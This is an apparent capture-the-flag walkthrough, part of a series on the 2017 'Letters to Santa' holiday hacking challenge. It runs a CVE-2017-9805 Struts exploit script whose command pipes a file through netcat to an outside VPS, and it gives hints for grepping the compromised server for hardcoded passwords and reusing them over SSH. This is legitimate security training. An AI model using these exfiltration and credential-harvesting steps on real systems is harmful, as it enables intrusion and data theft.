
# Letters to Santa--a real world attack Part 7, Alabaster’s Password


In the last part, we did more reconnaissance and exfiltrated GreatBookPage2.pdf. Once we had shell, we could see what the dev server has to offer. The instruction that sent us looking for the Great Book Page told us to get it from the web root of the server.




A traditional location for the web root on Linux servers is /var/www/html, so let’s look there with our Netcat shell.




Sure enough, the page is there, /var/www/html/GreatBookPage2.pdf. It’s probably too much to ask for, but perhaps the file is available from the dev web server.




Too bad. Another way to grab the page is to use Netcat. Rather than use the shell, we will just copy it using the Python exploit script. First, we start the listener. The command now uses redirection and is run on our VPS.  
nc -nvl 4212 > GreatBookPage2.pdf




Then we start the exploit. This time the command pipes the page into Netcat.  
./cve-2017-9805.py -u https://dev.northpolechristmastown.com/orders.xhtml -c "cat /var/www/html/GreatBookPage2.pdf | nc ec2-35-171-88-102.compute-1.amazonaws.com 4214"




We need to wait a minute or two before closing the listener and looking to see if we got the file we need. Because of the redirection we no longer get feedback, and we need to wait long enough for the transfer to finish.



We now have a 1.7MB GreatBookPage2.pdf file on our VPS. Let’s use SCP from our CentOS VM to copy it back to our VM.






When we open GreatBookPage2.pdf on our CentOS VM, we see this.



Success! We didn’t even have to use base64.

As part of our reconnaissance, we ran the command ps aux using our shell on dev to see if we could learn anything. Process names, the usernames that started them, and file paths are often helpful.

  
<snip>  
  
<snip>  


From the results, we see there is an Apache-Tomcat web server (this is probably the Struts server) and an Nginx server (a popular web server, pronounced Engine X.) We also see that the Struts web server files are in /opt/apache-tomcat/. That’s a good place to start looking for Alabaster’s password.

## Find Alabaster’s Password

You will need to fire up your shell and do some searching. Some hints:

1. Recursive grep (grep -r findthis /path/to/search) is your friend.
2. Go ahead and search for the word “password”, but you’ll find it appears in hundreds of places. You’ll have to be more precise. If you can guess part of the username, that may be a good thing to search for. Also, developers most often use passwords when their code connects to databases. If you search for files having to do with SQL or sql, that may help as well.
3. Don’t be upset if your search returns a file that has a user name, but no password. It could be that the password is in the file, but on a different line.

## Questions

1. What is the user name and password that Alabaster left in his code? Can you connect to the dev server using SSH and those credentials?
2. Can you connect to the production Letters to Santa server (l2s.northpolechristmastown.com) using the credentials you found?